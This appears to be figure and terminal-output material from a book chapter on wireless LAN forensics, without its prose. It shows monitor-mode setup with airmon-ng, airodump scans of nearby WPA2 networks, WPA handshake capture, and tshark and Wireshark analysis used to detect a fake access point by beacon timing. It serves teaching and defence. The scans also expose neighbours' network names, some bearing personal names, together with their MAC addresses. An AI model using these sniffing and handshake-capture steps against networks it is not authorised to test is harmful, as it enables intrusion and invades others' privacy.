00000060	6e 74 2d 74 79 70 65 3a	20 61 70 70 6c 69 63 61	nt-type: applica
00000070	74 69 6f 6e 2f 6f 63 74	65 74 2d 73 74 72 65 61	tion/octet-strea
00000080	6d 0d 0a 43 6f 6e 74 65	6e 74 2d 4c 65 6e 67 74	m..Conte nt-Lengt
00000090	68 3a 20 37 34 31 33 0d	0a 4c 61 73 74 2d 4d 6f	h: 7413. .Last-Mo
000000A0	64 69 66 69 65 64 3a 20	4d 6f 6e 2c 20 32 35 20	dified: Mon, 25
000000B0	4d 61 72 20 32 30 31 39	20 31 38 3a 35 36 3a 30	Mar 2019 18:56:0
000000C0	32 20 47 4d 54 0d 0a 0d	0a	2 GMT... .
000000C9	7f 45 4c 46 01 01 01 00	00 00 00 00 00 00 00 00	ELF....
000000D9	02 00 03 00 01 00 00 00	50 83 04 08 34 00 00 00	..... P...4...
000000E9	98 11 00 00 00 00 00 00	34 00 20 00 09 00 28 00	..... 4. ...(.
000000F9	1e 00 1b 00 06 00 00 00	34 00 00 00 34 80 04 08	..... 4..4...
00000109	34 80 04 08 20 01 00 00	20 01 00 00 05 00 00 00	4... ..
00000119	04 00 00 00 03 00 00 00	54 01 00 00 54 81 04 08	..... T...T...
00000129	54 81 04 08 13 00 00 00	13 00 00 00 04 00 00 00	T... ..
00000139	01 00 00 00 01 00 00 00	00 00 00 00 80 04 08	.....
00000149	00 80 04 08 e0 06 00 00	e0 06 00 00 05 00 00 00	.....
00000159	00 10 00 00 01 00 00 00	08 0f 00 00 08 9f 04 08	.....
00000169	08 9f 04 08 1c 01 00 00	20 01 00 00 06 00 00 00	.....
00000179	00 10 00 00 02 00 00 00	14 0f 00 00 14 9f 04 08	.....
00000189	14 9f 04 08 e8 00 00 00	e8 00 00 00 06 00 00 00	.....
00000199	04 00 00 00 04 00 00 00	68 01 00 00 68 81 04 08	..... h..h...
000001A9	68 81 04 08 44 00 00 00	44 00 00 00 04 00 00 00	h...D... D...

0 client pkts, 1 server pkt, 0 turns.

192.168.153.142:8000 → 192.168.153.130:47042 (7614 bytes) Show and save data as Hex Dump

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help


File name:

Save as type:

Hide Folders

Save Cancel

Chapter 9: WLAN Forensics



```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

```
root@kali:~# airmon-ng start wlan0
```

```
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'
```

```
  PID Name  
  442 NetworkManager  
 3903 wpa_supplicant
```

```
PHY      Interface      Driver      Chipset  
phy0     wlan0             ath9k_htc   Atheros Communications, Inc. AR9271 802.11n  
  
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
root@kali:~# iwconfig
```

```
eth0     no wireless extensions.
```

```
lo       no wireless extensions.
```

```
wlan0mon IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm  
Retry short limit:7  RTS thr:off  Fragment thr:off  
Power Management:off
```


CH 12][Elapsed: 1 min][2019-03-09 04:31

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
78:44:76:E7:B0:58	-51	64	0 0	11	54e	WPA2	CCMP	PSK	VIP3R
A0:AB:1B:B0:D9:5F	-66	58	0 0	7	54e	WPA2	CCMP	PSK	RajSingh
10:62:EB:73:2D:D0	-70	2	6 0	7	54e	WPA2	CCMP	PSK	Shanet
78:44:76:E6:9C:78	-83	21	0 0	2	54e	WPA2	CCMP	PSK	Middha
7C:8B:CA:EA:27:52	-84	26	0 0	2	54e	WPA2	CCMP	PSK	Chinmayi_Ext
90:8D:78:FA:9B:D5	-85	9	0 0	7	54e	WPA2	CCMP	PSK	SHARMA
00:17:7C:6A:A4:0B	-87	18	0 0	6	54e	WPA2	CCMP	PSK	Sanjay202
80:26:89:65:A7:D4	-87	6	0 0	7	54e	WPA2	CCMP	PSK	1403
A4:2B:B0:CB:25:44	-88	16	0 0	9	54e.	WPA2	CCMP	PSK	Yogesh Verma Home
10:BE:F5:6C:D9:50	-87	13	0 0	11	54e.	WPA2	CCMP	PSK	Sodhi
98:DE:D0:A8:F5:B6	-89	3	0 0	6	54e.	WPA2	CCMP	PSK	TP-LINK_F5B6
E4:6F:13:85:EF:8D	-89	14	0 0	9	54e	WPA2	CCMP	PSK	R.A.I.S
E4:6F:13:85:2F:E9	-89	10	0 0	7	54e	WPA2	CCMP	PSK	Sameer pant
A0:AB:1B:B0:A4:D2	-89	6	0 0	11	54e	WPA2	CCMP	PSK	Arora
80:26:89:64:BC:E0	-91	2	0 0	13	54e	WPA2	CCMP	PSK	Meenakshi
80:AD:16:97:CC:00	-91	5	0 0	11	54e.	WPA2	CCMP	PSK	Connect&Pay WiFi
1C:5F:2B:4C:4E:A2	-92	3	0 0	5	54e.	WPA2	CCMP	PSK	Rohit
78:44:76:E7:B3:70	-89	2	0 0	1	54e	WPA2	CCMP	PSK	Navneet_2.4
74:DA:DA:AF:BB:8A	-89	2	0 0	1	54e	WPA2	CCMP	PSK	DevD
78:44:76:E5:49:30	-89	2	0 0	1	54e	WPA2	CCMP	PSK	Khushl
A8:25:EB:F0:19:59	-91	2	0 0	1	54e	WPA2	CCMP	PSK	swaad
C2:FF:D4:B1:EF:47	-90	5	0 0	6	54e.	WPA2	CCMP	PSK	dlink-DAD9_EXT

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	9E:C9:6A:D7:D4:7B	-84	0 - 1	0	2	
(not associated)	CA:82:CB:2A:1D:44	-36	0 - 1	0	3	
(not associated)	C2:DA:73:A5:BF:47	-41	0 - 1	0	20	SSG-150,HK,HackNet

CH 11][Elapsed: 2 mins][2019-03-09 04:54][WPA handshake: 78:44:76:E7:B0:58

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
78:44:76:E7:B0:58	-54	100	1513	1064 0	11	54e	WPA2	CCMP	PSK	VIP3R

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
78:44:76:E7:B0:58	B0:10:41:C8:46:DF	-18	0 - 6e	0	8	
78:44:76:E7:B0:58	2C:33:61:77:23:EF	-51	0e- 1	0	1817	
78:44:76:E7:B0:58	54:99:63:82:64:F5	-62	0e-12	0	22	

```

root@kali:~# ls -la viper*
-rw-r--r-- 1 root root 803801 Mar  9 04:54 viper-01.cap
-rw-r--r-- 1 root root   666 Mar  9 04:54 viper-01.csv
-rw-r--r-- 1 root root   590 Mar  9 04:54 viper-01.kismet.csv
-rw-r--r-- 1 root root  4876 Mar  9 04:54 viper-01.kismet.netxml

```

Wireshark - Wireless LAN Statistics - viper-01											
Address	Channel SSID	Percent Packets	Percent Retry	Retry	Pkts Sent	ts Received	Probe Reqs	Probe Resp	Auths	Deauths	Other Comment
78:44:76:e7:b0:58	11 VIP3R	100.0	41.6	536	1	1084	0	169	2	0	31 Unknown


wlan.addr== 78:44:76:e7:b0:58											
No.	Time	Source	Destination	Protocol	Length Info						
383	31.102419	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
393	31.105491	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
394	31.106003	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
415	31.343576	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
456	32.062997	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
470	32.224787	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
484	32.405523	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
521	33.136722	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
591	35.322072	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
602	35.325657	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
801	39.726957	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1311	45.478730	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1312	45.479753	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1313	45.480775	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1314	45.487945	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1315	45.487946	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1316	45.487943	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1331	45.646665	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1332	45.647181	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1333	45.648714	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1334	45.649739	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	
1335	45.650250	Apple_77:23:ef (2c:33:61:77:23:ef) (TA)	ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) (RA)	802.11	20	802.11	Block	Ack	Req	Flags=.....	

```
da:a1:19:68:1e:b4 Google_68:1e:b4
09:00:4c:00:00:0c BICC-Remote-bridge-STA-802.1(D)-Rev8
00:e0:2b:00:00:00 Extreme-EDP
33:33:00:00:00:fb IPv6mcast_fb
ff:ff:00:60:00:04 Lantastic
92:fe:25:e7:33:82 92:fe:25:e7:33:82
01:80:c2:00:00:1a IEEE-802.1B-All-Agent-Station
09:00:0d:02:0a:3c ICL-Oslan-Service-discover-only-on-boot
ab:00:00:03:00:00 DECNET-Phase-IV-end-node-Hello-packets
09:00:0d:02:0a:39 ICL-Oslan-Service-discover-only-on-boot
01:00:5e:00:01:b2 IPv4mcast_01:b2
56:8c:56:f8:22:67 56:8c:56:f8:22:67
09:00:2b:02:01:02 DEC-Distributed-Time-Service
09:00:6a:00:01:00 TOP-NetBIOS.
38:a2:8c:e3:a2:97 Shenzhen_e3:a2:97
01:80:c2:00:01:00 FDDI-RMT-Directed-Beacon
03:00:00:20:00:00 IP-Token-Ring-Multicast
09:00:09:00:00:04 HP-DTC
33:33:00:00:00:16 IPv6mcast_16
03:00:00:00:00:40 (OS/2-1.3-EE+Communications-Manager)
a0:ab:1b:e5:a4:93 D-LinkIn_e5:a4:93
01:00:81:00:01:00 Nortel-autodiscovery
01:00:0c:cc:cc:cc CDP/VTP/DTP/PAgP/UDLD
09:00:2b:00:00:01 DEC-DSM/DDP
03:00:00:80:00:00 Discovery-Client
2c:33:61:77:23:ef Apple_77:23:ef
01:e0:2f:00:00:02 DOCSIS-CMTS
09:00:7c:02:00:05 Vitalink-diagnostics
09:00:0d:02:0a:38 ICL-Oslan-Service-discover-only-on-boot
09:00:7c:01:00:04 Vitalink-DLS-and-non-DLS-Multicast
01:10:18:01:00:01 All-ENode-MACs
03:00:00:00:04:00 LAN-Manager
03:00:00:00:00:80 Active-Monitor
01:10:18:01:00:02 All-FCF-MACs
03:00:00:00:00:02 Locate-Directory-Server
01:00:10:00:00:20 Hughes-Lan-Systems-Terminal-Server-S/W-download
09:00:0d:02:ff:ff ICL-Oslan-Service-discover-only-on-boot
09:00:2b:02:01:01 DEC-DNA-Naming-Service-Solicitation?
01:80:c2:00:00:10 Bridge-Management
01:80:c2:00:00:12 Loadable-Device
```

```

root@kali:~# tshark -r viper-01.cap -2 -R wlan.da==78:44:76:e7:b0:54 -T fields -e wlan.sa | sort | uniq
Running as user "root" and group "root". This could be dangerous.
2c:33:61:77:23:ef
54:99:63:82:64:f5
b0:10:41:c8:46:df

```



wlan.addr == 2c:33:61:77:23:ef

No.	Time	Source	Destination	Protocol	Length	Info
8155	15.034303	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	387	Probe Response, SN=2781, FN=0, Flags=....., BI=100, SSID=VIP3R
8158	15.073753	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	54	Authentication, SN=988, FN=0, Flags=.....
8159	15.074239			802.11	10	Acknowledgement, Flags=.....
8160	15.074239	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	30	Authentication, SN=2782, FN=0, Flags=.....
8162	15.077336	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	142	Association Request, SN=989, FN=0, Flags=...R..., SSID=VIP3R
8163	15.077310			802.11	10	Acknowledgement, Flags=.....
8164	15.079359	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	192	Association Response, SN=2783, FN=0, Flags=.....
8167	15.082430	78:44:76:e7:b0:58	2c:33:61:77:23:ef	EAPOL	155	Key (Message 1 of 4)
8170	15.083455	2c:33:61:77:23:ef	ff:ff:ff:ff:ff:ff	802.11	56	Data, SN=2786, FN=0, Flags=.p...F.
8174	15.089110	2c:33:61:77:23:ef	78:44:76:e7:b0:58	EAPOL	155	Key (Message 2 of 4)
8175	15.089087			802.11	10	Acknowledgement, Flags=.....
8176	15.089599	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	26	Disassociate, SN=2787, FN=0, Flags=.....
8178	15.096769	78:44:76:e7:b0:58	2c:33:61:77:23:ef	802.11	387	Probe Response, SN=2789, FN=0, Flags=....., BI=100, SSID=VIP3R

wlan.fc.type_subtype == 0x5

No.	Time	Source	Destination	Protocol	Length	Info
2292	6.361022	78:44:76... 12:f6:7c...	12:f6:7c...	802.11	387	Probe Response, SN=2690, FN=0, Flags=....., BI=100, SSID=VIP3R
2294	6.415295	78:44:76...	12:f6:7c...	802.11	387	Probe Response, SN=2692, FN=0, Flags=....., BI=100, SSID=VIP3R
2296	6.535102	78:44:76...	12:f6:7c...	802.11	387	Probe Response, SN=2694, FN=0, Flags=....., BI=100, SSID=VIP3R
2298	6.595007	78:44:76...	12:f6:7c...	802.11	387	Probe Response, SN=2695, FN=0, Flags=....., BI=100, SSID=VIP3R
2299	6.650302	78:44:76...	12:f6:7c...	802.11	387	Probe Response, SN=2697, FN=0, Flags=....., BI=100, SSID=VIP3R
2301	6.713280	78:44:76...	12:f6:7c...	802.11	387	Probe Response, SN=2699, FN=0, Flags=....., BI=100, SSID=VIP3R
8155	15.034303	78:44:76...	2c:33:61...	802.11	387	Probe Response, SN=2781, FN=0, Flags=....., BI=100, SSID=VIP3R
8178	15.096769	78:44:76...	2c:33:61...	802.11	387	Probe Response, SN=2789, FN=0, Flags=....., BI=100, SSID=VIP3R

ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-53	4.32724964934 mtr	2462	53
RajSingh	A0:AB:1B:B0:D9:5F	7	-64	15.4794077519 mtr	2442	64
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	90:8D:78:FA:9B:D5	7	-90	308.854789454 mtr	2442	90
Sanjay202	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
SHARMA	A4:2B:B0:CB:25:44	9	-93	434.489748641 mtr	2452	93
ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
RajSingh	A0:AB:1B:B0:D9:5F	7	-56	6.16246322196 mtr	2442	56
VIP3R	78:44:76:E7:B0:58	11	-57	6.85822851132 mtr	2462	57
Navneet_2.4	74:DA:DA:AF:BB:8A	1	-79	88.12978214 mtr	2412	79
Meenakshi	78:44:76:E7:B3:70	1	-79	88.12978214 mtr	2412	79
Shanet	78:44:76:E6:9C:78	6	-80	97.8688467569 mtr	2437	80
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	90:8D:78:FA:9B:D5	7	-90	308.854789454 mtr	2442	90
Sanjay202	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
DevD	00:17:7C:6A:A4:0B	6	-92	389.622896677 mtr	2437	92
Middha	7C:8B:CA:C7:6D:4B	2	-92	392.846917336 mtr	2417	92
SHARMA	A4:2B:B0:CB:25:44	9	-94	487.50551618 mtr	2452	94
ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-46	1.9329114175 mtr	2462	46
Shanet	78:44:76:E6:9C:78	6	-70	30.9488467726 mtr	2437	70
DIRECT-3T-BRAVIA	10:62:EB:73:2D:D0	7	-72	38.8825142998 mtr	2442	72
RajSingh	A0:AB:1B:B0:D9:5F	7	-75	54.9230112779 mtr	2442	75
Meenakshi	78:44:76:E7:B3:70	1	-76	62.3911077447 mtr	2412	76
Navneet_2.4	74:DA:DA:AF:BB:8A	1	-79	88.12978214 mtr	2412	79
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	90:8D:78:FA:9B:D5	7	-90	308.854789454 mtr	2442	90
Sanjay202	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
DevD	00:17:7C:6A:A4:0B	6	-92	389.622896677 mtr	2437	92
Middha	7C:8B:CA:C7:6D:4B	2	-92	392.846917336 mtr	2417	92
SHARMA	A4:2B:B0:CB:25:44	9	-94	487.50551618 mtr	2452	94

ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-34	0.485525396293 mtr	2462	34
Middha	78:44:76:E6:9C:78	6	-63	13.8243420493 mtr	2437	63
DIRECT-3T-BRAVIA	80:AD:16:97:CC:00	11	-68	24.3339130224 mtr	2462	68
RajSingh	A0:AB:1B:B0:D9:5F	7	-71	34.6540773467 mtr	2442	71
Navneet_2.4	78:44:76:E7:B3:70	1	-76	62.3911077447 mtr	2412	76
Shanet	10:62:EB:73:2D:D0	7	-76	61.6246322196 mtr	2442	76
DevD	74:DA:DA:AF:BB:8A	1	-79	88.12978214 mtr	2412	79
Arora	0C:80:63:ED:DC:2C	1	-85	175.84203313 mtr	2412	85
14/501	32:F7:72:35:AE:1D	11	-87	216.876228097 mtr	2462	87
Chinmayi_Ext	7C:8B:CA:EA:27:52	2	-88	247.86964775 mtr	2417	88
Khushl	78:44:76:E5:49:30	1	-90	312.696266935 mtr	2412	90
Meenakshi	7C:8B:CA:C7:6D:4B	2	-92	392.846917336 mtr	2417	92
Eshan303tata_2.4G	C4:12:F5:40:EA:6D	1	-92	393.661276618 mtr	2412	92
ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-34	0.485525396293 mtr	2462	34
Middha	78:44:76:E6:9C:78	6	-56	6.17510676571 mtr	2437	56
Navneet_2.4	78:44:76:E7:B3:70	1	-68	24.8383473719 mtr	2412	68
DIRECT-3T-BRAVIA	80:AD:16:97:CC:00	11	-68	24.3339130224 mtr	2462	68
RajSingh	A0:AB:1B:B0:D9:5F	7	-73	43.6268985941 mtr	2442	73
Shanet	10:62:EB:73:2D:D0	7	-76	61.6246322196 mtr	2442	76
14/501	32:F7:72:35:AE:1D	11	-83	136.839648961 mtr	2462	83
Arora	0C:80:63:ED:DC:2C	1	-85	175.84203313 mtr	2412	85
HUAWEI-2.4G	A0:AB:1B:B0:A4:D2	11	-88	243.339130224 mtr	2462	88
Eshan303tata_2.4G	C4:12:F5:40:EA:6D	1	-92	393.661276618 mtr	2412	92
Akhil	50:6F:77:D3:6B:DC	1	-93	441.695217109 mtr	2412	93
ESSID	MAC Address	Channel	Signal	Distance	Frequency	Decibel
VIP3R	78:44:76:E7:B0:58	11	-8	0.0243339130224 mtr	2462	8
DIRECT-3T-BRAVIA	80:AD:16:97:CC:00	11	-61	10.8695596799 mtr	2462	61
Navneet_2.4	78:44:76:E7:B3:70	1	-64	15.6719376991 mtr	2412	64
Middha	78:44:76:E6:9C:78	6	-64	15.5111668979 mtr	2437	64
RajSingh	A0:AB:1B:B0:D9:5F	7	-74	48.9501853265 mtr	2442	74
Shanet	10:62:EB:73:2D:D0	7	-76	61.6246322196 mtr	2442	76
14/501	32:F7:72:35:AE:1D	11	-83	136.839648961 mtr	2462	83

CH 6][Elapsed: 12 s][2019-03-10 01:29

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
78:44:76:E6:9C:78	-87	2	0 0	6	54e	WPA2	CCMP	PSK	Middha
00:20:30:40:43:21	0	162	0 0	6	54	WPA2	CCMP	PSK	VIP3R
78:44:76:E7:B0:58	-69	24	1 0	2	54e	WPA2	CCMP	PSK	VIP3R
A0:AB:1B:B0:D9:5F	-68	13	39 0	7	54e	WPA2	CCMP	PSK	RajSingh
10:62:EB:73:2D:D0	-86	6	0 0	7	54e	WPA2	CCMP	PSK	Shanet
A4:2B:B0:CB:25:44	-90	4	0 0	9	54e.	WPA2	CCMP	PSK	Yogesh Verma
E4:6F:13:85:EF:8D	-92	4	22 0	9	54e	WPA2	CCMP	PSK	R.A.I.S
90:8D:78:FA:9B:D5	-89	2	0 0	7	54e	WPA2	CCMP	PSK	SHARMA
E4:6F:13:85:2F:E9	-92	2	0 0	7	54e	WPA2	CCMP	PSK	Sameer pant
10:BE:F5:6C:D9:50	-91	2	0 0	11	54e.	WPA2	CCMP	PSK	Sodhi

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	1E:8A:83:BA:2A:D9	-35	0 - 1	0	1	
(not associated)	EA:2D:CA:90:20:9A	-85	0 - 1	0	1	
A0:AB:1B:B0:D9:5F	CC:9F:7A:95:D2:64	-1	0e- 0	0	31	
A0:AB:1B:B0:D9:5F	00:0A:F5:42:06:EC	-1	0e- 0	0	8	
E4:6F:13:85:EF:8D	6C:5C:14:F9:B3:4C	-84	0 - 0e	0	20	

Find MAC Address Vendors. Now.

Enter a MAC Address

78:44:76:E7:B0:58

Zioncom Electronics (Shenzhen) Ltd.

Find MAC Address Vendors. Now.

Enter a MAC Address

00:20:30:40:43:21

ANALOG & DIGITAL SYSTEMS

```


Frame 3: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
  IEEE 802.11 Beacon frame, Flags: .....
    Type/Subtype: Beacon frame (0x0008)
    Frame Control Field: 0x8000
      .000 0000 0000 0000 = Duration: 0 microseconds
      Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
      Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
      Transmitter address: AnalogD1_40:43:21 (00:20:30:40:43:21)
      Source address: AnalogD1_40:43:21 (00:20:30:40:43:21)
      BSS Id: AnalogD1_40:43:21 (00:20:30:40:43:21)
      .... .. 0000 = Fragment number: 0
      0000 0100 0010 .... = Sequence number: 66
  IEEE 802.11 wireless LAN
    Fixed parameters (12 bytes)
      Timestamp: 0x000583b7d0281b56
      Beacon Interval: 0.102400 [Seconds]
      Capabilities Information: 0x0411
      Tagged parameters (48 bytes)
    Tagged parameters (48 bytes)
      Tag: SSID parameter set: VIP3R
      Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
      Tag: DS Parameter set: Current Channel: 2
      Tag: RSN Information
      Tag: Extended Supported Rates 6, 9, 12, 18, 24, 36, 48, 54, [Mbit/sec]
  Frame Control Field: 0x8000
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Transmitter address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
    BSS Id: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
    .... .. 0000 = Fragment number: 0
    1110 0011 1110 .... = Sequence number: 3646
  IEEE 802.11 wireless LAN
    Fixed parameters (12 bytes)
      Timestamp: 0x00000007e73617e
      Beacon Interval: 0.102400 [Seconds]
      Capabilities Information: 0x0411
      Tagged parameters (281 bytes)
    Tag: SSID parameter set: VIP3R
    Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
    Tag: DS Parameter set: Current Channel: 2
    Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    Tag: ERP Information
    Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
    Tag: HT Capabilities (802.11n D1.10)
    Tag: HT Information (802.11n D1.10)
    Tag: RSN Information
    Tag: Vendor Specific: Microsoft: WMM/WME: Parameter Element
    Tag: Extended Capabilities (5 octets)
    Tag: Vendor Specific: Epigram: HT Capabilities (802.11n D1.10)
    Tag: Vendor Specific: Epigram: HT Additional Capabilities (802.11n D1.10)
    Tag: Vendor Specific: Realtek
    Tag: Vendor Specific: Microsoft: WPS
  
```

```
▼ Tag: Vendor Specific: Microsof: WPS
  Tag Number: Vendor Specific (221)
  Tag length: 69
  OUI: 00-50-f2 (Microsof)
  Vendor Specific OUI Type: 4
  Type: WPS (0x04)
  ▶ Version: 0x10
  ▶ Wifi Protected Setup State: Configured (0x02)
  ▶ Primary Device Type
  ▶ Device Name: RTL8196D
  ▶ Config Methods: 0x0086
  ▶ UUID E
  ▶ RF Bands: 2.4 and 5 GHz (0x03)
```

```
root@kali:~# tshark -r beacon-01.cap -2 -R "wlan.sa==7c:8b:ca:ea:27:52&&wlan.fc.type_subtype
==0x08" -T fields -e frame.time_delta | head -n 20
Running as user "root" and group "root". This could be dangerous.
0.000000000
0.001958000
0.101381000
0.101881000
0.102406000
0.102912000
0.101885000
0.101441000
0.102914000
0.103425000
0.102397000
0.102402000
0.102397000
0.102404000
0.102912000
0.102401000
0.101888000
0.101951000
0.104449000
0.099327000
```

```
root@kali:~# tshark -r beacon-01.cap -2 -R "wlan.sa==00:20:30:40:43:21&&wlan.fc.type_subtype
==0x08" -T fields -e frame.time_delta | head -n 20
Running as user "root" and group "root". This could be dangerous.
0.000000000
0.000000000
0.001536000
0.000512000
0.053248000
0.002560000
0.097280000
0.004608000
0.095232000
0.004608000
0.095232000
0.002560000
0.096256000
0.003072000
0.098368000
0.003072000
0.098304000
0.001536000
0.097280000
0.002048000
```

Original Vs Fake AP (100 Beacons)



No.	Time	Source	Destination	Protocol	Length	Info
259	16.439265		50:6f:77:d3:6b:dc	802.11	10	Acknowledgement, Flags=...
260	16.442337		50:6f:77:d3:6b:dc	802.11	10	Acknowledgement, Flags=...
1320	28.005117	ZioncomE_e7:b0:54	54:99:63:82:64:f5	802.11	78	QoS Data, SN=3675, FN=0, Fl...
1322	28.005117	ZioncomE_e7:b0:54	54:99:63:82:64:f5	802.11	78	QoS Data, SN=3675, FN=0, Fl...
1748	29.838144	ZioncomE_e7:b0:58	54:99:63:82:64:f5	802.11	33	Action, SN=1757, FN=0, Fl...
1751	29.840702	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3676, FN=0, Fl...
1753	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3677, FN=0, Fl...
1755	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3678, FN=0, Fl...
1757	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3679, FN=0, Fl...
1759	29.840701	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	106	QoS Data, SN=3680, FN=0, Fl...
1761	29.841213	HonHaiPr_c8:46:df	54:99:63:82:64:f5	802.11	126	QoS Data, SN=3681, FN=0, Fl...
